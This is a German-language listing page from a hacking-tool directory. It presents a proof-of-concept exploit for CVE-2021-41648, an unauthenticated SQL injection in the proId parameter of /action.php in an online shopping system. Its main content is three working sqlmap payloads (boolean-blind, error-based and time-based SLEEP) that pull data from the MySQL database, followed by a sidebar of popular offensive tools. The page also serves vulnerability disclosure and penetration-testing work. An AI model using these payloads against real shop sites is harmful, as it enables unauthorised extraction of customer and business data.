
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2021-41648 — Proof-of-Concept-Exploit für nicht authentifizierte SQL-Injection im Online-Shopping-System über den Parameter proId, der die Datenextraktion aus der MySQL-Datenbank ermöglicht. | Kitploit
Tools/GitHubGitHub/mobiusbinary/cve-2021-41648
SchwachstellenanalyseExploitationWebanwendungs-ExploitationPenetrationstests
GitHubmobiusbinary/cve-2021-41648

CVE-2021-41648

Proof-of-Concept-Exploit für nicht authentifizierte SQL-Injection im Online-Shopping-System über den Parameter proId, der die Datenextraktion aus der MySQL-Datenbank ermöglicht.

Repository anzeigen
24vor 5 JahrenNoch nicht geprüft
Teilen

CVE-2021-41648

CVE-2021-41648 SQL-Injection in online-shopping-system

Das online-shopping-system ist anfällig für nicht authentifizierte error-/boolean-basierte Blind- und fehlerbasierte SQL-Injection-Angriffe.


Der proId-Parameter auf der Seite /action.php bereinigt die Benutzereingaben nicht; ein Angreifer kann sensible Daten aus der zugrunde liegenden MySQL-Datenbank extrahieren.

Link zur Anwendung

online-shopping-system

Betroffene Komponenten & Parameter

URL: /action.php
Parameter: proId

PoCs

SQLMAP-Payloads

proId-Parameter auf der Seite /action.php

Parameter: proId (POST) Typ: boolean-based blind Titel: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment) Payload: proId=61 OR 17-7=10' OR NOT 4774=4774#&addToCart=1

Typ: error-based Titel: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR) Payload: proId=61 OR 17-7=10' OR (SELECT 6869 FROM(SELECT COUNT(*),CONCAT(0x717a716271,(SELECT (ELT(6869=6869,1))),0x716a627871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- gfTu&addToCart=1

Typ: time-based blind Titel: MySQL >= 5.0.12 AND time-based blind (query SLEEP) Payload: proId=61 OR 17-7=10' AND (SELECT 2990 FROM (SELECT(SLEEP(5)))YhWy)-- xWNo&addToCart=1

Falls das POC-Bild unklar ist, klicken Sie bitte auf das GIF, das in einer besseren Auflösung geladen wird.

POC - proId

Entdeckt von

Jason Colyvas
MOBIUSBINARY
21. September 2021

Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    516
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    476
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    355
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    315
  • 5

    estorides

    grisuno/estorides

    Aggregiert 99+ kostenlose OSINT-Quellen parallel, löst Entitäten in einen Knowledge Graph auf und exportiert STIX 2.1, MISP oder GraphML mit LLM-gestützter Analyse.

    303
  • 6

    opencti

    opencti-platform/opencti

    Offene Plattform für Cyber-Bedrohungsinformationen

    285

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →





